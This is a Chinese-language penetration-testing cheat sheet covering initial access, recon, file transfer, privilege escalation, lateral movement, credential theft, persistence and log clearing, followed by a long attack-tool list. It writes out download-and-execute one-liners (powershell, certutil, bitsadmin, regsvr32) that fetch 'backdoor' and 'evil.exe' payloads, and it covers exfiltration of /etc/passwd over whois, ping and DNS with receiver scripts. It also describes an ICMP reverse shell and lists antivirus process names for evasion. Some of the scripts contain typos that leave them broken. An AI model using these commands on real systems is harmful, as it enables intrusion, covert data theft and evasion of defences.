目录
Initial Access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| 基础Web漏洞(弱口令、文件上传、文件包含、RCE、反序列化)
各类基础服务0/1/N Day RCE( vsftpd、Samba、fastcgi、)
个人机(钓鱼打点)
供应链攻击
VPN、VNC、TV等
0/1day
网络位置判断
内网
DMZ
外网
主机角色
运维
行政
连通性判断
icmp
|
Proxy
1
2
3
4
5
| 出网测试
exe or ps1
Tcp/Udp、Http/Https、Dns、icmp
Port or Socket
|
Recon(信息收集)
1
2
3
4
| Work Group or Domain
Domain Admin or !Admin
Command or Secret File
|
主机发现

Work Group(工作组)
1
2
3
4
| system
Administrator
User
|
Domain(域)
1
2
3
4
| Domain User
Domain Admin
User-Hunter
|
Command
Secret File
1
2
3
| 数据库配置文件
SMB共享
浏览器历史记录、书签、保存密码
|
主机发现
1
2
3
4
5
6
7
| ARP(netdiscover、Powershell)
NbtStat(nbtscan)
本地HOST文件
DNS缓存
TCP
UDP
|
文件下载
搭建下载服务器
1
2
3
4
5
6
7
8
9
10
11
12
| python(2.7 、3) =>开启 python服务器 =>python -m SimpleHTTPServer
PHP
apache2
perl
ruby
TFTP
tips:
查看端口是否开启成功
netstat -tunlp
下载文件
wget ip地址:端口/文件名
|
Windows 文件下载
1
2
3
4
5
6
7
8
| powershell
nc
VBS
certutil
bitsadmin (win03没有,win08及以上有)
regsvr32
FTP
TFTP
|
Windows下载文件
powershell: download and execute
1
2
3
4
| powershell (new-object
System.Net.WebClient).DownloadFile('http://1.2.3.4/5.exe','c:\download\a.exe');s
tart-process 'c:\download\a.exe'
|
Powershell2:
1
2
3
4
5
6
7
8
| echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://192.168.1.101/file.exe" >>wget.ps1
echo $file = "output-file.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NoInteractive -NoProfile -File
wget.ps1
|
certutil: download and execute
1
2
3
| certutil -urlcache -split -f http://1.2.3.4/5.exe
c:\download\a.exe&&c:\download\a.exe
|
bitsadmin: download and execute
1
2
3
| bitsadmin /transfer n http://1.2.3.4/5.exe c:\download\a.exe &&
c:\download\a.exe
|
regsvr32
1
2
| regsvr32 /u /s /i:http://1.2.3.4/5.exe scrobj.dl
|
VBS
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRE = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArroy,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("Winhttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest")
>> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >>
wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >>
wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArroy = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbsecho strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
cscript wget.vbs http://192.168.10.5/evil.exe evil.exe
|
SMB
1、搭建SMB服务器
1
2
3
4
5
| syntax:impacker-smbserver ShareName SharePath
$ mkdir smb # 创建 smb 目录
$ cd smb # 进入 smb目录
$ impacket-smbserver share 'pwd' # 在当前目录启动 SMB server,共享名称为 share
|
2、从SMB Server下载文件
1
2
| copy \\IP\ShareName\file.exe file.exe
|
3、上传文件
1
2
3
4
| net use x: \\IP\ShareName
copy file.txt x:
net use x: /delete
|
FTP
1
2
3
4
5
6
7
| echo open 192.168.1.101 21> ftp.txt
echo USER asshat >> ftp.txt
echo mysecretpassword >> ftp.txt
echo bin>> ftp.txt
echo GET wget.exe >> ftp.txt
echo bye>> ftp.txt
|
TFTP
1
2
3
4
5
6
7
| 启动服务:
atftpd --doemon --port 69 /tftp
/etc/init.d/atftpd restart
存放位置:
/srv/tftp
tftp -i 192.160.1.101 GET wget.exe
|
Linux文件传输
whois传输机
1
2
3
4
| whois -h ip -p 4444 'cat /etc/passwd | base64
接收机
nc -l -v -p 4444 | sed "s/ //g" | base64 -d
|
base
1
2
3
4
5
| cat file2upload | base64
转换文件到base64
cat fileWithBase64Content | base64 -d > finalBinary
base64到文件
|
Curl
1
2
| curl http://1.2.3.4/backdoor
|
Wget
1
2
| wget http://1.2.3.4/backdoor
|
PHP
1
2
3
4
| echo "<?php
file_put_content('nameOfFile',fopen('http://192.168.1.102/file','r')); ?>" >
down2.php
|
FTP
1
2
3
4
5
6
| pip install pyftpdlib
python -m pyftpdlib -p 21
wget ftp://10.11.0.117/22.sh -P /tmp/
wget ftp://ip:port/software/os/ubuntu12.04/ubuntu-12.04.1-server-amd64.iso --
ftp-user=username --ftp-password=password
|
TFTP
1
2
3
4
5
| tftp 192.168.0.101
tftp> get myfile.txt
非交互式:
tftp 191.168.0.101 <<< "get shell5555.php shell5555.php"
|
SSH
1
2
3
4
5
6
7
8
9
| 创建密钥对
ssh-keygen -t rsa -C "your_email@example.com"
写入公钥:
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDQqlhJKYtL/r9655iwp5TiUM9Khp2DJtsJVW3t5qU765wR5Ni+
ALEZYwqxHPNYS/kZ4Vdv..." > authorized_keys
私钥登录:
ssh -i nameOfMykey kim@192.168.1.103
|
awk
1
2
3
4
5
6
7
8
9
10
11
| 在使用awk进行下载文件时,首先使用以上列出的任意一条命令启动一个HTTP Server
awk 'BEGIN{
RS = ORS = "\r\n"
HTTPCon = "/inet/tcp/0/127.0.0.1/1337"
print "GET /secret.txt HTTP/1.1\r\nConnection: close\r\n"
|& HTTPCon
while (HTTPCon |& getline > 0)
print $0
close(HTTPCon)
}'
|
Ping
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| 1.发送端:
xxd -p -c 4 secret.txt | while read line; do ping -c 1 -p $line ip; dome
2.接收端
以下代码保存到 ping_receiver.py
import sys
try:
from scapy.all import *
except:
print("Scapy not found,please install scapy: pip install scapy")
sys.exit(0)
def process_packet(pkt):
if pkt.haslayer(ICMP):
if pkt[ICMP].type = 8:
data = pkt[ICMP].load[-4:]
print(f'{data.decode("utf-8")} , flush=True, end="", sep="")
sniff(iface="eth0",prn=process_packet)
执行方法:
python3 ping_receiver.py
|
dig
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| 1.发送端:xxd -p -c 31 /etc/passwd | while read line; do dig @172.16.1.100 +short _tries=1
$line.gooogle.com; done
2.接收端:
以下代码使用了 python 的 scapy 模块,需要手动安装
代码保存到 dns_reciver.py 文件中
try:
from scapy.all import *
except:
print("Scapy not found,please install scapy: pip install scapy")
def process_packet(pkt):
if pkt.haslayer(DNS):
domain = pkt[DNS][DNSQR].qname.decode('utf-8')
root_domain = domain.split('.')[1]
if root_domain.startswith('gooogle'):
print(f'{bytearray.fromhex(domain[:-13]).decode("utf-
8")}',flush=True,end='')
sniff(iface="eth0",prn=process_packet)
运行方法:
python3 dns_reciver.py
|
Windows快速打包
7z
1
2
3
4
5
6
| -r 递归压缩
-o 指定要输出到的目录
-p 指定密码
-v 分卷压缩,给的务必要适量,否则文件会非常多
a 添加压缩文件
|
普通压缩解压方法
1
2
3
4
| # 7z.exe -r -padmin a c:\drupal754.7z C:\AppServ\www\drupal-7.54-vuln-sqli-
rce\*.*
# 7z.exe x -padmin drupal754.7z.001 -oc:\xl
|
分卷压缩解压方式
1
2
3
4
| # 7z.exe -r -v1m -padmin a c:\drupal754.7z C:\AppServ\www\drupal-7.54-vuln-sqli-
rce\*.*
# 7z.exe x -padmin drupal754.7z.001 -oc:\xl
|
rar
Linux文件下载
1
2
3
4
5
6
7
| python
wget
curl
nc
scp
PHP等脚本语言
|
Privilege
1
2
3
4
5
6
7
| Windows Privilege EXP
AD特性提权
Windows非Exp提权
Bypass Uac
Bypass Applocker
Linux 提权
|
Windows Privilege Exp
1
2
3
4
5
| MS15-051
MS16-032
MS16-135
Windows-Exploit-Suggester
|
AD特性提权
Windows 非 Exp 提权
1
2
3
4
5
6
| DLL劫持类提权
Unquoted Service Paths(模糊路径可控提权)
服务路径可控提权(icacls、accesschk)
MSI提权
第三方服务提权
|
Linux提权
1
2
3
4
5
6
7
8
| EXP提权(DirtyCow)劫持类提权(sh、环境变量、)
SUID
服务提权(mysql,sudo,udev,python)
sudo
文件泄露(.bash_history、ssh私钥)
shadow
命令行受限
|
Credential
Lateral Movement
1
2
3
4
5
6
7
8
9
| workGroup 横向
IPC + 计划任务
PTH or PTT ( Psexec、WMI)
WinRM
内网服务: ftp/redis/mysql/ssh/mongodb
MS17-010
NTLM Relay
弱口令 !!!(一个好的字典非常重要)
|
Credential
1
2
3
4
| 1、 SAM or NTDS.DIT
2、 在线 or 离线
3、 键盘记录
|
Persistence
1
2
3
4
5
6
| 注册表类型
利用系统自带软件
Rdp
Web
Kerberos特性
|
Clean Log
1
2
3
4
5
| System Log
Session
进程
二进制文件
|
Recon
1
2
3
4
5
6
7
8
9
10
| 常用工具:
信息收集:Netsess.exe、Powerview、Bloodhound
权限提升:Powerup、UACME
口令爆破:Hydra、Hashcat
漏洞扫描:AWVS、Nessus、Nmap
凭据窃取:Mimikatz、Procdump、
MIMT:Responder.py、Impacket、Invoke-Inveigh.ps1、Cain
Bypass Av:Invoke-Obfuscation
后渗透框架:CobaIt Strike、Empire、Metasploit、Powersploit
|
杀毒软件的进程
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
| 360tray.exe 360实时保护
ZhuDongFangYu.exe 360主动防御
KSafeTray.exe 金山卫士
McAfee McShield.exe 麦咖啡
SafeDogUpdateCenter.exe 服务器安全狗
WRSA.exe Webroot杀软
MsMpeng.exe 微软反病毒 属于 Windows Defender 自动保护服务的核心进程
avguard.exe AntiVir(小红伞)个人版网络安全套装
360sd.exe "360杀毒
a2guard.exe a-squared杀毒
ad-watch.exe Lavasoft杀毒
cleaner8.exe The Cleaner杀毒
vba32lder.exe vb32杀毒
MongoosaGUI.exe Mongoosa杀毒
CorantiControlCenter32.exe Coranti2012杀毒
F-PROT.EXE F-PROT杀毒
CMCTrayIcon.exe CMC杀毒
K7TSecurity.exe K7杀毒
UnThreat.exe UnThreat杀毒
CKSoftShiedAntivirus4.exe Shield Antivirus杀毒
AVWatchService.exe VIRUSfighter杀毒
ArcaTasksService.exe ArcaVir杀毒
iptray.exe Immunet杀毒
PSafeSysTray.exe PSafe杀毒
nspupsvc.exe nProtect杀毒
SpywareTerminatorShield.exe SpywareTerminator杀毒
BKavService.exe Bkav杀毒
MsMpEng.exe Microsoft Security Essentials
SBAMSvc.exe VIPRE
ccSvcHst.exe Norton杀毒
QQ.exe QQ
f-secure.exe 冰岛
avp.exe 卡巴斯基
KvMonXP.exe 江民杀毒RavMonD.exe 瑞星杀毒
Mcshield.exe "麦咖啡
egui.exe "NOD32
kxetray.exe 金山毒霸
knsdtray.exe "可牛杀毒
TMBMSRV.exe 趋势杀毒
avcenter.exe "Avira(小红伞)
ashDisp.exe Avast网络安全
rtvscan.exe 诺顿杀毒
ksafe.exe "金山卫士
QQPCRTP.exe QQ电脑管家
Miner.exe 流量矿石
AYAgent.aye 韩国胶囊
patray.exe 安博士
V3Svc.exe 安博士V3
avgwdsvc.exe AVG杀毒
ccSetMgr.exe 赛门铁克
QUHLPSVC.EXE QUICK HEAL杀毒
mssecess.exe 微软杀毒
SavProgress.exe Sophos杀毒
fsavgui.exe F-Secure杀毒
vsserv.exe 比特梵德
|
穿透尝试
一、TCP
1
2
3
4
5
| 内网windows:
FOR /L %i IN(1,1,65535) DO (cmd /c "start /b telnet 151.73.147 %i") 自动telnet所
有端口
外网vps tcpdump
|
二、UDP
1
2
3
| FOR /L %i IN(1,1,65535) DO (cmd /c "srart /b nslookup -port=%i rcoil.me
151.101.73.147")
|
三、ICMP
1
2
3
4
5
6
7
8
| vps:
git clone https://github.com/inquisb/icmpsh.git
apt-get install python-impacket
sysctl -w net.ipv4.icmp_echo_ignore_all=1
python icmpsh_m.py 39.xxx.xxx.17 182.xxx.xxx.207
内网 windows:
icmpsh.exe -t 39.xxx.xxx.17 -d 500 -b 30 -s 128
|
查询代理:
1
2
3
4
5
6
7
8
| reg query "HKEY_USERS\S-1-5-21-1563011143-1171140764-1273336227-
500\Software\Microsoft\Winods\CurrentVersion\Internet Settings" /v ProxyServer
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings"
reg query "HKEY_USERS\S-1-5-21-1563011143-1171140764-1273336227-
500\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v
AutoConfigURL
|
代理测试:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| curl www.baidu.com
//不通
curl -x proxy-ip:8080 www.baidu.com
tcp协议
外网vps : nc –lvp port
内网机器:nc ip port
dns协议
外网vps: nc –u –lvp 53
内网机器:
windows: nslookup www.baidu.com vps-ip
linux:dig @vps-ip www.baidu.com
http协议
外网vps : nc –lvp 80 (or 8080等)
内网机器 : curl vps-ip:8080
icmp协议
外网vps:抓包、tcpdump icmp
内网机器:直接ping
|
工具集成
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
| HW
基础配置
浏览器
chrome
firefox
数据库管理
//通Navicat Premium、DBeaver
数据库驱动
OGDBC
文本编辑工具
notepad++、notepad-mod、sublime、
vscode - https://code.visualstudio.com/Download
办公软件
office系列、WPS
解压缩工具
WinRAR -http://www.winrar.com.cn/
Bandzip -http://www.bandisoft.com/
7zip - https://www.7-zip.org/
磁盘索引
everything -https://www.voidtools.com/zh-cn/downloads/
光盘搜素 -
类Alfred效率工具
Wox、Utools、Keypirinha
虚拟机
Vmware、
VirtualBox-https://www.virtualbox.org/wiki/Downloads
网络分析
Wireshark、Fiddler、Charles
SSH管理
Xshell、SecureCRT、Putty、BitVise SSH Client
IDE
Jetbrains Idea、Jetbrains Pycharm、 Visual Studio
反汇编工具
dnSpy、ILSpy、JD-GUI、Luyten
运行时环境
jdk、jre(推荐1.8)python2、
python3- https://www.python.org/downloads/
net framework
外网打点常用的工具
通用工具Burp Suite
SOAP 测试工具
SoapUI、WSAttacker
子域名发现
Layer.exe
subDomainsBrute - http://github.com/lijiejie/subDomainsBrute
目录扫描
御剑
dirsearch - https://github.com/maurosoria/dirsearch
端口扫描
nmap - https://nmap.org/
masscan - https://github.com/robertdavidgraham/masscan
SQL注入工具
sqlmap - https://github.com/sqlmapproject/sqlmap
源代码泄露利用工具
git泄露 - https://github.com/lijiejie/GitHack
svn泄露 - https://github.com/callmefeifei/SvnHack
常见java漏洞利用工具,
struts2、weblogic、jboss、spring boot、fastjson、shiro等
WebShell管理工具
菜刀、冰蝎、蚁剑
Web扫描器
Awvs漏洞扫描器
内网渗透常用工具
Cobalt strike
代理通道类
reGeorg - http://github.com/sensepost/reGeorg
htran
frp - https://github.com/fatedier/frp
earthworm - http://rootkiter.com/EarthWorm/
proxifier
ScoksCap32
内网机器信息收集
包含本机的信息收集本机凭证收集
Lazagne - https://github.com/AlessandroZ/LaZagne
Mimikatz - https://github.com/gentilkiwi/mimikatz
wce - https://github.com/xymnal/wce
内网常见横向移动工具或命令
nbtscan at、 schtasks、psexec、wmic、wmiexec.vbs、winrs
MS17-010 - https://github.com/worawit/MS17-010
cve_2019_0708 - https://github.com/r00t-3xp10it/msf-auxiliarys
Responder - https://github.com/SpiderLabs/Responder
内网弱口令扫描
超级弱口令检查工具 - https://github.com/shack2/SNETCracker
ncrack - https://nmap.org/ncrack/
系统提权
windows提权 - https://github.com/SecWiki/windows-kernel-exploits
linux提权 - https://github.com/SecWiki/linux-kernel-exploits
静态编译工具集
常用工具的单文件 - https://github.com/andrew-d/static-binaries
针对端口服务的利用工具
端口 服务 工具
1433 mssql(sql server) https://github.com/quentinhardy/msdat
1521 oracle https://github.com/quentinhardy/odat
5432 PostgreSQL https://github.com/v5est0r/fuck_postgres
6379 redis https://github.com/Dliv3/redis-rogue-server
字典类
字典生成 - https://github.com/LandGrey/pydictor
一些整理的优秀字典
https://github.com/tennc/fuzzdb
https://github.com/fuzzdb-project/fuzzdb
https://github.com/TheKingOfDuck/fuzzDicts
https://github.com/7dog7/bottleneckOsmosis
域渗透常用工具
nbtscan.exe http://www.unixwiz.net/tools/nbtscan.html
SharpHound、BloodHound https://github.com/BloodHoundAD
kerberoast https://github.com/nidem/kerberoastms14068 https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek
Invoke-ACLpwn https://github.com/fox-it/Invoke-ACLPwn
PrivExchange https://github.com/dirkjanm/PrivExchange
Mimikatz https://github.com/gentilkiwi/mimikatz
adexplorer.exe https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer
USBCopyerData
|
补几个字典与泄露密码相关的:
1
2
3
4
5
6
| https://hashes.org/
https://weakpass.com/
https://github.com/berzerk0/Probable-Wordlists
https://github.com/insidetrust/statistically-likely-usernames
https://github.com/danielmiessler/SecLists
|